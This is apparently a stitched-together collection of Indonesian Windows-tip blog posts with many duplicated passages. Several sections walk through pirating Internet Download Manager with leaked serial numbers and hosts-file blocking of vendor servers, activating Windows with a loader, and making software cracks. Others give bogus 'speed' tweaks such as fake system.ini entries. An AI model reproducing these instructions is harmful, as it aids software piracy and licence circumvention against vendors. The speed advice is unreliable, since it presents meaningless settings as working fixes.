mempercepat IDM
4. Jalankan Regedit>HKey_Current_User>Software>Download
Manager> (lihat jendela kanan) Connection Speed>double click>pilih
decimal> isi dengan 9999999999999>OK. (Untuk menjalankan regedit bisa
melalui run di Start dan ketikkan Regedit)
BIAR GK TRIAL....
1.
Langkah pertama, matikan koneksi internetmu.
2.
Install IDM tersebut, biasanya kalau ada disuruh restart atau reboot,
pilih ok saja.
3.
Setelah hidup kembali buka IDM tersebut.
4.
setelah membuka IDM tersebut pilih menu help, trus about IDM. Maka
kalian akan melihat IDM kalian masih trial.
5.
Setelah itu, pilih menu registration (sampai tahap ini, koneksi internet harus
benar-benar mati).
6.
Isikan nama depan, nama belakang, e-mail secara asal atau apalah, kemudian
masukan serial number berikut (pilih salah satu):
W3J5U-8U66N-D0B9M-54SLM
EC0Q6-QN7UH-5S3JB-YZMEK
GZLJY-X50S3-0S20D-NFRF9
EC0Q6-QN7UH-5S3JB-YZMEK
GZLJY-X50S3-0S20D-NFRF9
7.maka
IDM akan meberi tahu bahwa serial number tersebut invalid, biarkan saja.
8.
nah sekarang kita akan "memaksa" IDM tersebut agar full version.
9.
Buka file HOST yang berada di C:\WINDOWS\system32\drivers\etc dengan
menggunakan NOTEPAD. Kalau tidak ada berartifile tersebut ke-hidden. Untuk
menampilkannya caranya : Klik Tools > Folder Options > Pilih tab View
> cari Hidden Files and Folders > klik Show Hidden Files and Folders >
Apply > Ok.
10.
Setelah terbuka dengan NOTEPAD maka akan terlihat di barisan bawah ada tulisan
127.0.0.1 localhost.
11.
Tadi copas kode ini Di bawah 127.0.0.1 localhost11 tadi :
127.0.0.1 tonec.com
127.0.0.1 www.tonec.com
127.0.0.1 registeridm.com
127.0.0.1 www.registeridm.com
127.0.0.1 secure.registeridm.com
127.0.0.1 secure.internetdownloadmanager.com
127.0.0.1 mirror.internetdownloadmanager.com
127.0.0.1 mirror2.internetdownloadmanager.com
127.0.0.1 www.tonec.com
127.0.0.1 registeridm.com
127.0.0.1 www.registeridm.com
127.0.0.1 secure.registeridm.com
127.0.0.1 secure.internetdownloadmanager.com
127.0.0.1 mirror.internetdownloadmanager.com
127.0.0.1 mirror2.internetdownloadmanager.com
Fungsi
dari tulisan di atas adalah untuk mengarahkan semua website di atas contohnya
secure.registeridm.com ke localhost alias ke komputer kita sendiri.
12.
jika sudah, tinggal kamu save atau langsung Ctrl+S.
13.
Hidupkan koneksi internet kamu atau cek langsung apakah sudah berubah menjadi full
versiondownload pacth full version di
http://www.terindikasi.com/2012/11/download-idm-612-build-23-full-patch.html#ixzz2CussyrUa
http://www.smartserials.com/download.php
Idm mempercepat
Cara buwat anti net cut
pertama, pake ping-pingan, selain untuk menangkal netcut,
ping juga bisa mengatasi koneksi yang idle atau bengong,
kita buat aja pingnya, terus disimpan di Desktop, biar gak perlu ribet buka CMD.
cara bikinnya:
buka notepad,

ketik: ping google.com -t
kemudian SAVE AS
Save As Type ganti jadi ALL FILES
Save di Desktop, dengan nama: PINGX.BAT
Selesai, tinggal OPEN aja untuk menggunakannya..
atau kalo mau gampang download aja PINGX.BAT disini.
jangan lupa di ekstrak lalu ditaruh di Desktop….
Cara kedua, pake software StayAlive,
selain berguna untuk mengatasi koneksi yang bengong, StayAlive juga
bisa mempercepat proses transfer data, karena StayAlive ini
mensimulasikan aktifitas koneksi internet,download stay alive
kita buat aja pingnya, terus disimpan di Desktop, biar gak perlu ribet buka CMD.
cara bikinnya:
buka notepad,
ketik: ping google.com -t
kemudian SAVE AS
Save As Type ganti jadi ALL FILES
Save di Desktop, dengan nama: PINGX.BAT
Selesai, tinggal OPEN aja untuk menggunakannya..
atau kalo mau gampang download aja PINGX.BAT disini.
jangan lupa di ekstrak lalu ditaruh di Desktop….
Cara kedua, pake software StayAlive,
selain berguna untuk mengatasi koneksi yang bengong, StayAlive juga
bisa mempercepat proses transfer data, karena StayAlive ini
mensimulasikan aktifitas koneksi internet,download stay alive
Buat sobat blogger yang layar desktopnya berwarna hitam akibat sudah terlanjur menginstal kb971033, ikuti tips berikut ini.
- Buka control panel, kemudian masuk ke bagian updates.
- Klik Installed Updates pada bagian bawah.
- Kemudian cari file update "KB971033".
- Klik Uninstall, retart PC/notebook anda.
- Jalankan windows 7 loader.
- Klik install. Tunggu hingga muncul proses aktivasi sukses.
- Restart kembali PC/Notebook anda.
- Selesai.
Bagaiamana?? Semoga artikel
tutorial ini bermanfaat buat sobat blogger lainnya. Terima kasih,,
*Maaf tidak ada screenshot nya, kemarin kehapus file gambarnya. Mau ambil gambar nya lagi, laptop temen udah beres, masa di balikin kaya awal lagi?? Hehehe
*Maaf tidak ada screenshot nya, kemarin kehapus file gambarnya. Mau ambil gambar nya lagi, laptop temen udah beres, masa di balikin kaya awal lagi?? Hehehe
Cara meng-install windows xp, vista atau windows
seven melalui flash disk bukanlah hal yang baru, cara ini sudah lama ada
dan semakin sering digunakan ketika komputer atau laptop yang ingin diinstal
tidak dilengkapi dengan perangkat drive optik (CD Rom/ DVD Rom), misalnya pada
netbook 10 inci. Metode yang digunakan pada cara ini adalah dengan menjadikan
flashdisk kamu menjadi bootable, sehingga file-file instalasi windows akan
dipanggil dari flash disk kamu.
Sebenarnya tidak sedikit teman teman blogger yang telah
membahas cara ini, namun kebanyakan cara yang mereka gunakan adalah menggunakan
aplikasi USB Prep8, yang menurut saya cukup merepotkan, tidak efesian, dan
ditambah lagi ia tidak suport untuk dioperasikan dengan windows seven, ini
terbukti ketika kemaren saya mencoba membuat flash disk yang bootable untuk
installasi windows xp dengan laptop saya yang menggunakan windows 7 ternyata
hasilnya gagal booting.
Cara membuat flasdisk bootable windows xp, vista dan seven 7
Sebenarnya ada sebuah aplikasi selain USB Prep8, yang
benar-benar mudah cara pengoperasiannya, ia tidak hanya bisa digunakan untuk
membuat flash disk bootable OS windows xp saja, namun bisa gunakan untuk
windows 2003, vista dan juga windows seven. Nama aplikasi ini adalah
WinToFlash, meskipun aplikasi ini berukuran cukup besar yaitu 16 mb (jika
dikompres jadi 7 mb) namun dengan tampilan antar muka yang baik ia benar-benar
membantu memudahkan kita dalam membuat flashdisk yang bootable untuk sistem
operasi windows xp, 2003 maupun windows seven. Dengan aplikasi kamu bisa dengan
mudah membuat flashdisk yang bootable hanya dengan beberapa kali klik saja,
kemudian tunggu proses pengkopiannya sampai finish.
Untuk
mendapatkan aplikasi WintoFlash ini silahkan download aplikasi wintoflash yang
berukuran 7 MB melalui tombol di bawah ini.
Sedangkan panduan cara pembuatan flash disk yang bootable
dengan sistem operasi windows xp, 2003, vista ataupun windows seven
dengan aplikasi WinToFlash adalah sebagai berikut :
1.
Setelah aplikasi file zip wintoflash di atas didownload, extraklah file
tersebut, kemudian buka aplikasi WinToFlash.2. Untuk memulai membuat flashdisk bootable dan mudah, langsung saja klik pada tombol Tanda Centang warna hijau

3. Klik tombol Next untuk melanjutkan,

4. Tentukan drive sumber file file sistem operasinya, misalnya windows xp, windows vista, atau windows seven (sebelum ini kamu harus masukkan CD windowsnya, entah itu windows XP, seven ataupun Vista ke CD Rom/DVD Rom)
Lalu tentukan drive flash disk yang ingin dijadikan sebagai flash disk yang bootbale, kemudian klik next dan tunggulah prosessnya sampai selesai. jika sudah selesai klik tombol finish, dan silahkan coba untuk melakukan installasi dengan flash disk yang baru kamu jadikan bootbale tadi.

Catatan penting.
1. Sebelum memulai membuat flash disk yang bootable, pastikan kapasitas flash disk kamu mencukupi, untuk windows XP paling tidak dibutuhkan 2 Gb, sedangkan untuk windows seven dengan flash disk yang berkapasitas 4 GB.
2. Dan jangan lupa, agar bisa melakukan installasi dengan flash disk, setting bios harus dibuat boot dari flash disk. bagi kamu yang belum mengerti silahkan bacara panduan cara setting bios agar komputer booting dari flashdisk < —- silahkan klik di sini, untuk membaca panduannya.
3. Selanjutnya silahkan membaca tahapan setup cara instal windows xp jika kamu belum mengerip langkah-langkahnya.
Selamat mencoba membuat flash disk yang bootble, baik dengan windows xp, vista ataupun windows seven. semoga berhasil sehingga komputer atau laptop kamu bisa digunakan lagi.
Cara Registrasi IDM agar Full Version
Berikut ini akan membahas tentang registrasi IDM agar menjadi Full Version dan pembahasan serial number IDM ( Internet Download Manager ) ... Tapi langkah-langkah ini baru saya coba di IDM versi 5.18 ... Saya belum bisa jamin bisa di IDM versi lainnya... Kalau udah ada yang coba di versi lain dan ternyata bisa, mohon comment di post ini ya.. Biar yang lain pada tahu langkah ini bisa berguna di versi mana aja... Let's go....!!Langkah-langkahnya sebagai berikut:
- Koneksi internet wajib anda matikan...
Mengapa demikian?? Hal ini dikarenakan agar Internet Download Manager (IDM) tidak berhasil melakukan Automatic Update.
Apabila internet dalam kondisi terhubung saat pengisian serial number, dapat dipastikan Serial Number-nya akan di Black List dikarenakan adanya Automatic Update. - Pada
bagian menubar atas IDM, pilih menu Downloads, Options, pilih tab Dial Up.
Pada tab tersebut, hilangkan centang (Check List) Use Windows Dial Up Networking, lalu OK. - Pada
bagian menubar atas IDM, pilih menu Registration, lalu Registration.
Untuk registration data, dapat di download di sini:
>> download registration data IDM gratis!! dijamin..!!<<
- Setelah memasukkan registration data dari link download di atas, Hubungkan kembali koneksi internet anda dan jalankan IDM yang telah menjadi Full Version
- Setelah komputer di Restart, bila IDM ternyata belum teregistrasi dalam 15 hari, maka ulangi langkah pertama sampai langkah terakhir. Hal ini menjaga IDM tetap dalam kondisi Full Version.
First Name = Piko
Last Name = Augusta
E-mail = architect.landscape@gmail.com
Serial Number = LX2HH-76JYH-BWU14-V9AEG
Bagi netter yang komputernya suka terkena virus, mungkin panduan berikut di bawah ini bisa berguna. Secara teori cara ini bisa membunuh 90% yang beredar, hanya virus macro (word, excel) dan virus yang merusak file (extension EXE) yang susah dibersihkan dengan cara ini, walau bisa dicegah penularannya.
Membasmi Virus Dengan Command Windows
Bila netter merasakan komputer terkena virus, trojan dan spyware (dalam hal ini kita kategorikan semuanya sebagai virus aja), yang biasanya dengan indikasi ada tampilan yang tidak biasanya pada desktop, program yang digunakan dan browser. Sebaiknya langsung menempuh langkah berikut ini:
1. Tahap Pertama, Matikan Virus di Memori
Tekan Ctrl + Alt + Del untuk menampilan Windows Task Manager - Lalu ke bagian "Processes", terus klik bagian "User Name" untuk mengurutkan file yang diproses pada memori. Setelah itu, lihat ada bagian yang mencurigakan atau tidak. Bila banyak yang di-loading pada memori, sebaiknya dimatikan dahulu startup yang otomatis ter-loading pada bagian bawah kanan (ikon speaker dan jam). Matikan semua ikon-ikon tersebut dengan cara "quit" atau "exit" dari programnya.
Loading virus ke memori biasanya berupa EXE file. Langkah ini untuk mencegah virus untuk menyebar terlebih dahulu lewat memori kita. Matikan semua file EXE yang loading di memori kita yang sudah kita urutkan sebelumnya berdasarkan "User Name". Jangan mematikan file yang kategori "System", "Local Service", dan "Network Service", karena bisa membuat sistem kita Hang atau Freeze.
2. Tahap Kedua, Non-aktifkan Virus di Startup
Untuk menon-aktifkan virus supaya tidak terloading ke memori, kita harus membuangnya di startup. Caranya kita bisa menggunakan perintah MSCONFIG, klik menu Start>Run>msconfig - setelah itu akan tampil "System Configuration Utility". Lalu pilihlah "Startup", dalam kasus ini sebaiknya netter yang tidak mengerti mana yang loading virus mana yang bukan, sebaiknya pilih "Disable All". Nantinya netter baru aktifkan kembali startup yang diinginkan kalau virus sudah bersih.
Bila netter yang mengerti file yang loading mana file yang diperlukan, dan mana yang tidak, atau mana yang virus atau bukan, sebaiknya menbuang centang (check box) pada kotak bagian kiri untuk yang dicurigai sebagai virus. Cara ini akan menonaktifkan virus di startup kita.
|
↓↓ Recommended Games ↓↓
|
||||
|
|
|
|||
|
|
|
|||
|
|
|
|||
|
|
|
|
||


|
↓↓ Kotak
Pesan - Komentar ↓↓
|
↓↓ Translate This Page ↓↓


|
.: DAFTAR ISI :.
↓↓ Pilih Artikel ↓↓ |
Carilah dengan menggunakan fasilitas "search" pada WIndows, klik menu Start>Search, lalu carilah file EXE virus (contoh: Happy.exe) yang sebelumnya loading di memori atau startup. File ini biasanya disimpan oleh pembuatnya di bagian folder Windows atau System32 dari WIndows. Setelah ditemukan, delete atau hapus file tersebut.
4. Tahap Keempat, Hapus Virus dari System Registry
Tahap ini adalah tahap terakhir. Kita harus menggunakan perintah REGEDIT untuk mengubah dan men-delete virus dari registry kita. Pilihlah Start>Run>regedit - lalu ke menu "Edit" pilihlah "Find" (atau tekan Ctrl+F). Masukkan nama file virus yang ingin kita hapus (contoh: Happy.exe), lalu pilih "Find Next". Apabila ditemukan file virus, hapuslah semua registry yang memuat virus tersebut (berikut dengan foldernya kalau ada).
Kemudian lanjutkan dengan menekan tombol "F3" atau di menu pilih "Edit" terus "Find Next". Biasanya file virus diletakkan pada beberapa tempat di registry. Jadi pastikan netter menghapus semuanya sampai bersih, dalam arti registry komputer bebas dari loading virus tersebut. Karena kalau tidak pekerjaan ini akan sia-sia.
Membasmi Virus Dengan Bantuan Program Lain
Ada beberapa tools yang sangat berguna bagi netter untuk mempermudah pembasmian virus, antara lain:
CProcess - Tools ini fungsinya seperti "Windows Task Manager" (Ctrl + Alt +Del). Tools ini sangat bagus sekali untuk mengenali mana yang virus atau bukan karena mengandung informasi detil mengenai file yang terloading di memori. Seperti contoh file yang benar (bukan virus) selalu tertulis nama perusahaan pembuatnya (contoh: Windows buatan Microsoft Corp).
Hijack This - Tools yang sangat bagus sekali sebagai pengganti command MSCONFIG. Sering kali virus mematikan hak akses kita terhadap MSCONFIG supaya kita tidak bisa menghapus file virus yang ter-loading ketika Startup. Nah program ini berfungsi untuk menggantikan MSCONFIG yang tidak bisa aktif. Selain itu program ini bisa mendeteksi lebih mendetil seperti spyware yang inject di dalam browser kita (BHO), dan bisa menonaktifkannya..
CCleaner - Tools yang satu ini selain berguna untuk menggantikan command REGEDIT, juga bisa membersihkan virus di registry secara otomatis. Selain itu CCleaner juga bisa mempercepat akses Windows kamu dengan membersihkan semua sampah-sampah di dalam registry kamu.
PCMAV - Program antivirus buatan PC Media ini terbukti sangat ampuh untuk menghapus virus-virus Indo yang kadang-kadang suka rese.
AVG 8 Free Edition - Program antivirus gratis yang sangat powerful untuk mengatasi virus dari luar negeri.
Software ini Process Explorer... sama seperti CProcess. Tiap proses diberi warna tertentu supaya mudah dalam mendeteksi dan membedakan antar proses. Tidak perlu diinstall, bisa langsung jalan.
Cara mempercepat koneksi internet ini digunakan melalui "run progam" dari windows kita...
- rubah file "system.ini"
dengan cara:
pilih pada desktop anda: start --> run --> ketik system.ini --> enter
delete isi script -->
copy paste script di bawah ini:
; for 16-bit app support
[drivers]
wave=mmdrv.dll
timer=timer.drv
[mci]
[driver32]
[386enh]
woafont=dosapp.FON
EGA80WOA.FON=EGA80WOA.FON
EGA40WOA.FON=EGA40WOA.FON
CGA80WOA.FON=CGA80WOA.FON
CGA40WOA.FON=CGA40WOA.FON
page buffer=100000kbps load=100000kbps download=100000kbps save=100000kbps back=100000kbps
[MCIDRV_VER]
DEVICEMB=691043616628
---> klik save
---> selesai - Tambahan
lagi agar koneksi
internet menjadi lebih cepat......:
Buka file system.ini (Start-->Run-->system.ini)
Pada bagian [386Enh], tambahkan dengan :
COM1Buffer=16384. Ubah COM1 dengan port yang digunakan oleh modem.
sehingga hasilnya seperti ini:
; for 16-bit app support
[drivers]
wave=mmdrv.dll
timer=timer.drv
[mci]
[driver32]
[386enh]COM1Buffer=16384
woafont=dosapp.FON
EGA80WOA.FON=EGA80WOA.FON
EGA40WOA.FON=EGA40WOA.FON
CGA80WOA.FON=CGA80WOA.FON
CGA40WOA.FON=CGA40WOA.FON
page buffer=100000kbps load=100000kbps download=100000kbps save=100000kbps back=100000kbps
[MCIDRV_VER]
DEVICEMB=691043616628 - Cara ini menggunakan REGEDIT:
Copy paste kode di bawah ini ke dalam notepad :
REGEDIT
[HKEY_LOCAL_MACHINE\SYSTEM\Curr entControlSet\Services\Tcpip\P arameters]
“SackOpts”=dword:00000001
“TcpWindowSize”=dword:0005ae4c
“Tcp1323Opts”=dword:00000003
“DefaultTTL”=dword:00000040
“EnablePMTUBHDetect”=dword:000 00000
“EnablePMTUDiscovery”=dword:00 000001
“GlobalMaxTcpWindowSize”=dword :0005ae4c
Simpan dengan nama “cepat.reg”(tampa tanda “ ”)
Untuk jenis file, jangan gunakan jenis .txt...!! pilih jenis all files saja...!!
lalu double klik untuk membuka file “cepat.reg”
Saat anda browsing atau membuka suatu website di internet
entah dari warung internet ataupun dari rumah, mungkin anda sering mengeluh
akan lambatnya akses untuk menampilkan website tersebut. Padahal akses internet
di Indonesia sekarang ini masih terhitung mahal. Sebenarnya ada cara-cara
mudah untuk meningkatkan kecepatan akses internet anda tanpa harus
membayar biaya lebih mahal (gratis). Beberapa diantaranya
adalah dengan menyetting browser kita, menggunakan openDNS,
dan menggunakan Google Web Accelerator.
Untuk menerapkan trik-trik tersebut sangat mudah. Cara pertama yaitu menyetting browser dapat dilakukan oleh pengguna Internet Explorer dan Mozilla Firefox. Bagi pengguna Internet Explorer klik menu [Tools] [Internet Option], klik tab [General]. Pada opsi “Temperory Internet files”, klik [Settings] lalu Geser slider-nya. Hal itu untuk membuat cache (lokasi penyimpanan sementara) untuk web yang anda buka, sebaliknya disediakan sekitar 5% dari Hard disk.
Bagi pengguna Mozilla Firefox anda dapat mengetikkan “about:config” pada address bar,. setelah itu ubah “network.http.pipelining” dan “network.http.proxy.pipelining” menjadi “true”, serta isi “network.http.pipelining.maxrequests” antara 30 –100 ( semakin besar semakin cepat ). Yang terakhir klik kanan dimana saja dan pilih New->Integer , tuliskan “nglayout.initialpaint.delay” lalu isi dengan 0.
Untuk trik kedua, pertama anda harus mendaftar di www.openDNS.com . Setelah itu masuk ke Control Panel dari start menu, pilih network connections lalu pilih koneksi anda dan klik tombol properties. Pada bagian Internet protokol anda bisa pilih TCP/IP dan klik properties. Masukkan angka 208.67.222.222 dan 208.67.220.220 pada opsi DNS dan restart komputer anda.
Untuk menerapkan trik-trik tersebut sangat mudah. Cara pertama yaitu menyetting browser dapat dilakukan oleh pengguna Internet Explorer dan Mozilla Firefox. Bagi pengguna Internet Explorer klik menu [Tools] [Internet Option], klik tab [General]. Pada opsi “Temperory Internet files”, klik [Settings] lalu Geser slider-nya. Hal itu untuk membuat cache (lokasi penyimpanan sementara) untuk web yang anda buka, sebaliknya disediakan sekitar 5% dari Hard disk.
Bagi pengguna Mozilla Firefox anda dapat mengetikkan “about:config” pada address bar,. setelah itu ubah “network.http.pipelining” dan “network.http.proxy.pipelining” menjadi “true”, serta isi “network.http.pipelining.maxrequests” antara 30 –100 ( semakin besar semakin cepat ). Yang terakhir klik kanan dimana saja dan pilih New->Integer , tuliskan “nglayout.initialpaint.delay” lalu isi dengan 0.
Untuk trik kedua, pertama anda harus mendaftar di www.openDNS.com . Setelah itu masuk ke Control Panel dari start menu, pilih network connections lalu pilih koneksi anda dan klik tombol properties. Pada bagian Internet protokol anda bisa pilih TCP/IP dan klik properties. Masukkan angka 208.67.222.222 dan 208.67.220.220 pada opsi DNS dan restart komputer anda.
·
Setelah melakukan 2 tips di atas sekarang anda pasti akan
mendapat kecepatan akses yang lebih kencang. Bagi yang masih belum puas dengan
kecepatan aksesnya sekarang dapat menggunakan trik yang ke tiga yaitu Google
Web Accelerator. Google Web Accelerator di desain khusus untuk mempercepat akses
internet anda, khususnya anda yang menggunakan koneksi broadband (pita lebar)
seperti Cable dan DSL. Untuk anda yang menggunakan koneksi lain seperti Dial-up
(Telkomnet Instant atau Speedy) maupun satelit atau wave, Google Web
Accelerator juga dapat mempercepat aksesnya.
·
Untuk memakai Google Web Accelerator anda
harus memenuhi kriteria antara lain Operating System anda
harus Windows XP atau Windows 2000 dan browser
anda harus Internet Explorer 5.5+ atau Mozilla
Firefox 1.0+. Kalau untuk browser lainnya sebenarnya juga
bisa, tetapi anda harus meng-konfigurasi proxy settings dari browser anda
dengan menambah 127.0.0.1:9100 pada HTTP. Setelah anda melakukan instalasi, Google Web Accelerator akan menampilkan icon kecil di atas
browser anda dan icon tray di pojok bawah layar komputer. Anda dapat mengunduh
Google Web Accelerator di http://webaccelerator.google.com .
Di bawah ini merupakan panduan cara setting bios agar komputer dapat booting dari flashdisk lengkap dengan gambar-gambar pendukung agar kamu mudah memahaminya.
Oh iya, sebelum membaca panduannya alangkah baiknya jika kamu paham dulu apa itu singkatan BIOS dan apa pengertian bios itu. BIOS merupakan singkatan dari Basic Input Ouput System, Bios adalah program mikroprosesor komputer pribadi yang digunakan untuk mendapatkan sistem komputer dimulai setelah kamu mengaktifkannya (menyalakannya). Fungsi BIOS antara lain sebagai berikut :
1. Inisialisasi (penyalaan) serta pengujian terhadap perangkat keras (dalam proses yang disebut dengan Power On Self Test, POST)
2. Memuat dan menjalankan sistem operasi
3. Mengatur beberapa konfigurasi dasar dalam komputer (tanggal, waktu, konfigurasi media penyimpanan, konfigurasi proses booting, kinerja, serta kestabilan komputer)
4. Membantu sistem operasi dan aplikasi dalam proses pengaturan perangkat keras dengan menggunakan BIOS Runtime Services.
Cara Setting Konfigurasi bios agar booting dari Flashdisk atau CD
Untuk masuk ke sistem BIOS caranya cukup mudah, ketika komputer atau laptop baru dinyalakan langsung saja tekan tombol keyboard yang khusus untuk masuk ke BIOS, tombol bios ini untuk setiap manufaktur berbeda beda, antara lain tombol F1, F2, F3, ESC, Del. Namun yang sering saya jumpai adalah tombol F2 atau DEL. Menekan tombol BIOS terkadang tidak cukup satu kali, jadi tekan beberapa kali sampai masuk ke sistem BIOS.
Pada panduan di bawah ini BIOS yang saya contohkan adalah BIOS dari Phenonix dan BIOS dari America Megatrends. untuk masuk Bios Pheonix menggunakan tombol F2, sedangkan BIOS America Megatrends menggunakan tombol DEL.
SETING Bios Pheonix
Untuk setting bios Pheonix agar booting dari flashdisk adalah sebagai berikut :1. Setelah tampil halaman utama seperti gambar di bawah ini, masukan ke halaman Boot dengan cara menekan tombol panah kanan pada keyboard kamu.

Pada halaman Boot akan tampil seperti gambar di bawah ini. Perhatikan dan Pilih pada USB HDD, dengan cara menekan tombol panah bawah pada keyboard kamu, sehingga USB HDD menjadi berwarna putih.

langkah selanjutnya, jadikan USB HDD sebagai booting diurutan pertama, caranya tekan Tombol ( + ) pada keyboard kamu, nanti USB HDD akan bergeser ke atas.
Namun jika kamu ingin booting dari CD, pilih IDE CD, posisikan IDE CD pada urutan pertama

Jika sudah bergeser ke urutan paling atas, simpan setting konfigurasi bios yang baru kamu lakukan, caranya klik pada tombol F10, Ketika muncul jendela setup konfirmation, pilih [YES], lalu tekan enter, setelah itu komputer atau laptop akan melakukan restart secara otomatis. Sekarang setting bios udah bisa booting dari flashdisk, (atau booting dari CD jika IDE CD yang diletakkan di urutan pertama)

SETING BIOS AMERICAN MEGATRENS
Untuk cara setting konfigurasi bios american megatrends agar booting dari flashdisk tidak jauh berbeda dengan di bios Pheonix, yang membuat berbeda hanyalah tampilan antar muka nya saja.1. Masuk ke bios american megatrends dengan tekan tombol DEL, akan tampak halaman utama bios seperti gambar di bawah ini. Masuk ke halaman Boot dengan menekan tompol panah kanan pada keyboard

2. Pilih menu Boot Device Priority dengan cara menekan tombol panah bawah pada keyboard, kemudian tekan enter

3. Lalu jadikan pilihan [ removable device] menjadi urutan pertama, dengan cara menekan tombol (+) pada keyboard kamu. Namun jika kamu ingin komputer booting dari CD, yang diletakkan di urutan pertama adalah [CD/DVD]

4. Jika sudah, silahkan tekan tombol F10 untuk menyimpan setting konfigurasi bios kamu.
oh iya, jangan lupa tombol (+) biasanya jadi satu dengan tombol ( = ), jadi jangan lupa untuk bisa menekan tombol + harus diikuti tombol SHIFT.
Semoga panduan tentang bagaimana cara setting konfigirasi BIOS agar booting dari Flashdisk atau CD di atas cukup jelas dan mudah dipahami, dan saya harap apa yang saya tulis di atas bisa kamu praktekkan dengan dengan lancar dan mudah
Sesingkat mungkin dari Wikipedia bahwa dalam arsitektur
prosesor, komputasi 64-bit digunakan oleh processor yang mempunyai lebar
datapath, ukuran integer, dan lebar alamat memory 64 bit (8 oktet). Juga,CPU
64-bit dan arsitektur arithmetic dan logic unit (ALU)adalah mereka yang
didasarkan pada register, alamat bus atau ukuran bus data tersebut. Dari
perspektif software, komputasi 64-bit berarti penggunaan kode dengan alamat
memory virtual 64-bit.
Jika sampai saat ini masih di bingungkan untuk mengetahui hardware kalian support 64 bit atau tidak, maka saatnya kini kita mengetahuinya. Perlu dicatatkan sebelumnya bahwa hardware 32 bit tidak mampu menjalankan sistem operasi atau software 64 bit, tetapi hardware yang support 64 bit mampu menjalankan sistem atau software 32-bit. Dimisalkan, operasi sistem yang sedang kalian pakai saat ini ialah Windows 7 atau Windows XP. Bagaimana mengecek hardware support 64-bit di windows 7, berikut caranya :
Cara 1 - Melihat hardware support 64-bit atau tidak di Windows 7.
Klik kanan di Computer lalu pilih Properties kemudian klik Windows Experience Index. Lihat yang di kotak garis merah pada gambar 2 untuk mengetahui hardware kalian support atau tidak ke 64-bit.
Jika sampai saat ini masih di bingungkan untuk mengetahui hardware kalian support 64 bit atau tidak, maka saatnya kini kita mengetahuinya. Perlu dicatatkan sebelumnya bahwa hardware 32 bit tidak mampu menjalankan sistem operasi atau software 64 bit, tetapi hardware yang support 64 bit mampu menjalankan sistem atau software 32-bit. Dimisalkan, operasi sistem yang sedang kalian pakai saat ini ialah Windows 7 atau Windows XP. Bagaimana mengecek hardware support 64-bit di windows 7, berikut caranya :
Cara 1 - Melihat hardware support 64-bit atau tidak di Windows 7.
Klik kanan di Computer lalu pilih Properties kemudian klik Windows Experience Index. Lihat yang di kotak garis merah pada gambar 2 untuk mengetahui hardware kalian support atau tidak ke 64-bit.
 |
|
Gambar 1 - Cara
cek hardware support 64-bit.
|
 |
|
Gambar 2 - Cara
cek hardware support 64-bit.
|
Jika hardware ternyata beraksitektur 32 bit biasanya
kalian tidak akan melihat keterangan dari gambar 2 diatas.
Cara 2 - Melihat hardware support 64-bit atau tidak via Regedit di Windows 7.
Silahkan buka Run, bisa dari Menu Start atau klik bersamaan logo Windows+R di keyboard untuk dapat mengecek support tidaknya untuk 64-bit, lalu di regedit masuk ke :
HKEY_LOCAL_MACHINE\HARDWARE\DESCRIPTION\System\CentralProcessor\0.
Dan sebagai hasil, lihat pada gambar :
Cara 2 - Melihat hardware support 64-bit atau tidak via Regedit di Windows 7.
Silahkan buka Run, bisa dari Menu Start atau klik bersamaan logo Windows+R di keyboard untuk dapat mengecek support tidaknya untuk 64-bit, lalu di regedit masuk ke :
HKEY_LOCAL_MACHINE\HARDWARE\DESCRIPTION\System\CentralProcessor\0.
Dan sebagai hasil, lihat pada gambar :
 |
|
Cek support
tidaknya hardware untuk 64-bit dari regedit
|
Lalu bagaimana jika dari sistem Windows XP untuk kita dapat mengetahui hardware berarsitekur 64-bit?, caranya hampir sama seperti cara 2 di atas yaitu via regedit :
HKEY_LOCAL_MACHINE\HARDWARE\DESCRIPTION\System\CentralProcessor\0
 |
|
Cek support
tidaknya hardware untuk 64-bit dari regedit di Windows XP
|
Thursday, 26 August 2010
Cara Membuat Patch
Patch sangat amat diperlukan dalam mengakali software yang trial
version full version.Untuk mendapatkan
software yang full version,apa saja kita lakukan untuk menjadikan file tersebut
menjadi file yang full version dan menjadi dawpat dipakai seumur hidup,walaupun
caranya yang bisa dibilang illegal.

Disini bukannya saya mengajarkan untuk membajak software,melainkan hanya bertujuan sebagai pembelajaran semata.Yakinlah,pastinya banyak orang yang tidak mengetahui system yang dilakukan untuk mem patch software.
Maka inilah yang mendorong saya untuk berbagi kepada teman teman semua mengenai informasi cara membuat patch
Cara membuat patch tidak sesulit dalam membuat progam.Langsung saja deh kepada intinya mengenai cara membuat patch.
Sebelum kita dapat melakukan patching,ada beberapa progam yang perlu kita siapin:
1.Siapin progam yang namanya PatchCreationWizard.exe
Untuk Progam PatchCreationWizard silahkan dicari di google.
2.Silahkan pilih progam yang ingin dipatching
3.Siapkan source file (file asli)
4.Siapkan target file (file hasil patch)
Sudah disiapkan semua keperluan dalam berexperimen membuat patcing??.Jika sudah langusng saja kita ke cara membuat patch:
1.langkah pertama, jalankan PatchCreationWizard.exe, klik next...
2.Klik byte patch lalu next
3.isi : - your handle (nama kamu)
- target title dengan nama file target

Disini bukannya saya mengajarkan untuk membajak software,melainkan hanya bertujuan sebagai pembelajaran semata.Yakinlah,pastinya banyak orang yang tidak mengetahui system yang dilakukan untuk mem patch software.
Maka inilah yang mendorong saya untuk berbagi kepada teman teman semua mengenai informasi cara membuat patch
Cara membuat patch tidak sesulit dalam membuat progam.Langsung saja deh kepada intinya mengenai cara membuat patch.
Sebelum kita dapat melakukan patching,ada beberapa progam yang perlu kita siapin:
1.Siapin progam yang namanya PatchCreationWizard.exe
Untuk Progam PatchCreationWizard silahkan dicari di google.
2.Silahkan pilih progam yang ingin dipatching
3.Siapkan source file (file asli)
4.Siapkan target file (file hasil patch)
Sudah disiapkan semua keperluan dalam berexperimen membuat patcing??.Jika sudah langusng saja kita ke cara membuat patch:
1.langkah pertama, jalankan PatchCreationWizard.exe, klik next...
2.Klik byte patch lalu next
3.isi : - your handle (nama kamu)
- target title dengan nama file target
Cara Membuat Crack Sendiri Dengan Menggunakan Software
Cara Membuat Crack
Sendiri Dengan Software "duP, Patch Creation Wizard"

Mungkin bagi mas bro yang sangat mencintai software full tanpa bayar, hehehe. sudah sangat tidak asing lagi kan dengan kata2 crack, lisense, atau keygen.
trus maksud nya
apa??? wahahahaha. saya akan memberi sedikit tips bagi mas bro yang ingin belajar
membuat crack sendiri tanpa harus mengetahui bahasa Assembly.
ya memang untuk memahami Assembly membutuhkan waktu dan ketekunan dan niat bila ingin menjadi cracker sejati, walahhh cracker sejati paan tuh. hehehehe.
